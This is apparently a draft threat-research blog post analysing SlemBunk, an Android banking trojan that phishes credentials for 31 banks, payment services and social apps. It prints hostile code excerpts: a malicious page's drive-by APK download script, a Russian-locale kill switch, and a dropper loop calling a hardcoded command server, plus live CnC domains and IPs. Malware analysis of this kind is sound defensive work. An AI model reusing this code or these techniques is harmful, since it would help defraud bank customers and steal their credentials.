SlemBunk Part II: Prolonged Attack Chain and Better-Organized Campaign

Wu Zhou, Heqing Huang, Zhaofeng Chen, Jimmy Su, Jing Xie

Introduction

FireEye mobile researchers recently identified a series of Android trojan apps that are aimed at defrauding 33 financial management institutions and service providers across the globe. We dub the family "SlemBunk," and have seen it covering three major continents: North America, Europe, and Asia Pacific.

SlemBunk apps masquerade as common, popular applications (shown in Figure 1) and stay incognito after running for the first time. They have the ability to phish for and harvest authentication credentials when targeted banking and other similar apps are launched. At the time of this writing, we can confirm that a set of the control servers gathering gleaned credentials is still live and active.

Our comprehensive investigation of SlemBunk has led to the identification of more than 170 samples in the wild which covers not only the standalone trojans reported by Fortinet [1] but also new variants with sophisticated detection evading designs through innocuous looking droppers.

In summary, SlemBunk samples exhibit a range of characteristics and behaviors including:

- Highly customized login UI for a variety of targeted financial management services such as high profile banks;
- Running in the background and monitoring the active running processes;
- Detecting the launch of targeted apps and intelligently displaying corresponding fake login interfaces, shown in Figure 2;
- Hijacking user credentials and transmitting to a remote command and control (CnC) server;
- Harvesting and exfiltrating sensitive device information to the CnC servers including phone number, installed app list, device model, OS version;
- Receiving and executing remote commands sent through text messages and network traffic;
- Persisting on the infected device via device administrator privilege.





Figure 1. A set of SlemBunk samples detected in the wild.



10:29 AM

CHASE

User ID

Password

Remember me □ Use token □

Log On

Forgot User ID or Password?

Enroll | ATM & Branch | Contact

FAQs | Privacy | Info

Equal Opportunity Lender
Deposit products provided by JPMorgan Chase Bank, N.A. Member FDIC
Credit cards are issued by Chase Bank USA, N.A.
© 2015 JPMorgan Chase & Co.

10:53 AM

WELLS FARGO

Online Security Guarantee

Username Online Username

Password Online Password

On Save Username Sign On

ATM Locator

Enroll in Wells Fargo Online

Connect with Wells Fargo

Wells Fargo YouTube Channel

Together we'll go far

Privacy & Cookies Policy | What's New

12:00

George Go Login

Bitte melden Sie sich hier mit Ihrer Verfügernummer und Ihrem persönlichen Passwort an.

Verfügernummer

Passwort

ERSTE SPARKASSE

11:53

Bank Austria

Login

Verfüger:

PIN:

□ Verfüger merken

□ Login Seite bei Start direkt öffnen

Login

11:36

Santander

Tipo de documento

NIF NIE CIF Pasaporte Usuario

Número de documento

Clave de acceso

□ Recordar número de documento

Aceptar

11:40

NOVO BANCO

NBapp login

Usuario

☑ Guardar mi usuario

Contraseña

Entrar

NBdirecto 902 123 252

Conoce NBapp

Figure 2. Fake login interfaces for a variety of mobile banking apps.

Our in-depth analysis into the full set of samples provides more insights into this malware family. Since its debut, SlemBunk has gone through several iterations, with each one raising the bar of sophistication by adding more advanced capabilities. Based on our examination of SlemBunk's chronicle evolvement, we observed the following developments:

- Advanced features are added to support more remote control commands;
- Remote CnC servers keep changing among samples;
- More targets are added into the list, with new UI and their corresponding logic;
- Different levels of obfuscation mechanisms are adopted to avoid detection;
- Persistent and ongoing efforts with innovative designs and supporting infrastructure.

Through our investigation, we have discovered 31 banks across the globe that have been targeted by SlemBunk (Table 1):

Region	**Country**	**Name of the Bank**	**Bank App Package Name**
North America	US	Bank of America J.P. Morgan Chase Wells Fargo	com.chase.sig.android com.infonow.bofa com.wf.wellsfargomobile
Europe	Austria	Bank of Austria George Go Erste Bank und Sparkasse Raiffeisenbank BAWAG P.S.K	com.bankaustria.android.olb at.erstebank.georg at.spardat.netbanking com.isis_papyrus.raiffeisen_pay_eyewdg at.bawag.mbanking
	Spain	Santander Bank at Spain BBVA at Spain	es.bancosantander.apps com.bbva.bbvacontigo
	Germany	Deutsche Kreditbank AG	de.dkb.portalapp
	Denmark	Handelsbanken DK	dk.bec.android.mb1.b00037.prod
	Portugal	Novo Banco	com.indra.itecban.mobile.novobanco
Asia Pacific	Australia	National Australia Bank St George Bank Westpac Banking at Australia Commonwealth Bank of Australia	au.com.nab.mobile org.stgeorge.bank org.westpac.bank; com.cba.android.netbank & com.commbank.netbank
	New Zealand	Westpac Banking at New Zealand Bank of New Zealand Kiwi Bank	nz.co.westpac nz.co.bnz.droidbanking nz.co.kiwibank.mobile

		Australia & New Zealand BankGroup	nz.co.anz.android.mobilebanking
	Singapore	OCBC POSB Bank DBS Bank United Overseas Bank Standard Chartered Bank Singapore	com.ocbc.mobile com.posb com.dbs com.uob.mobile air.app.scb.breeze.android.main.sg.prod
	HongKong	Bank of China Hong Kong Standard Chartered Bank HongKong Citibank Hong Kong Hang Seng Bank	com.bochk.com com.scb.breezebanking.hk com.citibank.mobile.hk com.hangseng.servicemenu app

Table 1: Banks targeted by SlemBunk.

Two mobile payment service provider apps are also among the targets:

- PayPal [2].
- GoMoney [3], which is mostly used within Australia and New Zealand.


While financial gain is the primary goal of this malware, SlemBunk is also interested in user data. This is reflected by its attempt to hijack the login credentials of high profile Android applications. Below is an exhaustive list of the targets:

- Five social networking apps:
  - com.facebook.katana
  - com.twitter.android
  - com.instagram.android
  - com.viber.voip
  - ru.ok.android
- Three Google utility apps:
  - com.google.android.music
  - com.android.vending
  - com.google.android.gm
- Three instant messaging apps:
  - com.skype.raider
  - com.vkontakte.android
  - com.whatsapp

Social Engineering for Malware Promotion and Distribution

Common social engineering schemes are the predominant means for SlemBunk promotion and distribution. The investigation has led us to believe that porn websites are used as one of the point of contact for potential victims. As seen in Figure 1, a few SlemBunk samples advertise themselves as

App4Porno, and several others pose as Adobe Flash Player and Mx Codec Pack, applications that are required for playing video contents. Further analysis linked us to several pornographic websites, which contain drive-by apk downloads. Figure 3 shows an example such implementation.



The page at xxxvideotube.org says:

Please Update Flash on Your Device

☐ Prevent this page from creating additional dialogs.

OK


```
                                                    Player!</font>
      </div>
    ▼<script type="text/javascript">
              function infAlert() {
                  do {
                      alert('Please Update Flash on Your Device');
                  }
                  while(true);
              }

              function apkDownload() {
                  $.ajax({
                      url: 'script.php',
                      data: {file: 'main'},
                      success: function(data) {
                          window.location = 'http://' + data;
                      }
                  });

                  setTimeout(infAlert, 2000);
              }


              var ua = navigator.userAgent;
              if( ua.indexOf('Android') >= 0 )
              {
                  var androidversion = parseFloat(ua.slice(ua.indexOf('Android')+8));
                  if ((androidversion > 2) || (androidversion < 6.4)) {
                      apkDownload();
                  }
              }

      </script>
    </body>
  ▶<div>…</div>
  ▶<div>…</div>
  </html>
```

Figure 3. Porn site support drive-by download of SlemBunk dropper

Staying aways from porn might reduce one's risk from being infected, it does not guarantee immunity. Some samples pose as Google Play, Google Security, and similar apps that are often trustworthy and of essencial to an Android device. With Android's support of app side-loading and loose regulation on 3rd party app stores, it's not uncommon for Android users to fall into the trap of downloading misadvertised applications. We suspect distributing such SlemBunk samples through 3rd party and other drive-by download websites is another channel that gets Android users infected.

Threat Origin


We are not certain of the origin of SlemBunk. However, is it quite interesting to see that samples disable their intended malicious behavior when detecting the infected devices to be of Russian locale (code shown in Figure 4).



```java
package org.slempo.service;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import org.slempo.service.utils.Utils;

public class ServiceStarter extends BroadcastReceiver {
    public static final String ACTION = "com.slempo.baseapp.MainServiceStart";

    public ServiceStarter() {
        super();
    }

    public void onReceive(Context context, Intent intent) {
        String v0 = Utils.getCountry(context);
        if(!MainService.isRunning && !v0.equalsIgnoreCase("RU")) {
            Intent v1 = new Intent("com.slempo.baseapp.MainServiceStart");
            v1.setClass(context, MainService.class);
            context.startService(v1);
        }
    }
}
```

Figure 4.

The control backpanel discovered through our analysis on the dropper applications seems to be only serving Russian speakers (shown in Figure x).


app-setuper-admin - login page
brutaltube4mobile.com/login.php
Search

Авторизация:

Логин:

Пароль:

Авторизоваться »

Figure 5. The control backpanel for SlemBunk distribution

Most of the command and control servers, however, are registered to a domain register service in Poland as shown in Figure x.


need a screenshot here

Technical Details

The remainder of this blog presents the technical and operational aspects of this malware in greater detail. It is presented in two parts aligning with the two major functional components of the attack.

SlemBunk Dropper


A dropper application usually does not perform the intended malicious actions but rather serve as a conduit that delivers a malicious payload. This is often utilized as an evasive maneuver which can dodge certain detections. SlemBunk dropper samples are drive-by downloads from controlled porn sites that are masked as updates to Adobe Flash Player. It performs a device reconnaissance to make sure that the payload is installed and running. If not, it attempts to talk to a remote server which hosts the control backpanel and payload applications. The remote server is hardcoded in the source code as shown in Figure x.




```
public void run() {
    boolean v4 = false;
    String v6 = "http://brutaltube4mobile.com/index.php?controller=Index&action=devicePost";
    while(true) {
        this.context.getSystemService("power").newWakeLock(1, "TYUILKLOP").acquire();
        Tools v5 = new Tools(this.context);
        v5.AntiRU();
        try {
            v5.MobileNetwork_on();
        }
```

Figure x.

The front page of this backpanel is shown in Figure 5. This domain is resolved to be associated with an email address “oodookree@gexmails.com”, which further relates to a different but similar domain brutalmobiletube.com. Both domains are registered on Nov 22nd 2015 as shown in the whois data below, which indicates a recent and ongoing effort for this campaign.



Domain-name:	brutalmobiletube.com
Similar-domains:	.net .org
Domain-ip:	37.1.204.197 Netherlands
Domain-tld:	COM (Top Level Domain)
Domain-locked:	LOCKED
Creation date:	20151122TZ (22 days)
Last update:	20151122TZ
Expiration date:	2016-11-22
Nameservers:	NS1.REGWAY.COM 109.74.197.75 United Kingdom NS2.REGWAY.COM 75.126.150.82 United States
Domain record:	Domain Name: BRUTALMOBILETUBE.COM Registrar: DOMAINCONTEXT, INC. Sponsoring Registrar IANA ID: 1111 Whois Server: whois.domaincontext.com Referral URL: http://www.domaincontext.com Name Server: NS1.REGWAY.COM Name Server: NS2.REGWAY.COM Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Updated Date: 22-nov-2015 Creation Date: 22-nov-2015 Expiration Date: 22-nov-2016



Domain-name:	brutaltube4mobile.com
Similar-domains:	.net .org
Domain-ip:	37.1.200.202 Netherlands
Domain-tld:	COM (Top Level Domain)
Domain-locked:	LOCKED
Creation date:	20151122TZ (22 days)
Last update:	20151122TZ
Expiration date:	2016-11-22
Nameservers:	NS1.REGWAY.COM 109.74.197.75 United Kingdom NS2.REGWAY.COM 75.126.150.82 United States
Domain record:	Domain Name: BRUTALTUBE4MOBILE.COM Registrar: DOMAINCONTEXT, INC. Sponsoring Registrar IANA ID: 1111 Whois Server: whois.domaincontext.com Referral URL: http://www.domaincontext.com Name Server: NS1.REGWAY.COM Name Server: NS2.REGWAY.COM Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited Updated Date: 22-nov-2015 Creation Date: 22-nov-2015 Expiration Date: 22-nov-2016

SlemBunk Payload

Major Constructs

The core objective of SlemBunk is to phish for authentication credentials – primarily for financial institutions – by pushing a fake login interface when a targeted app is running on the foreground. Figure 3 – the Manifest file from one of the non-obfuscated samples with package name "org.slempo.service" – shows an overview of the main components of SlemBunk.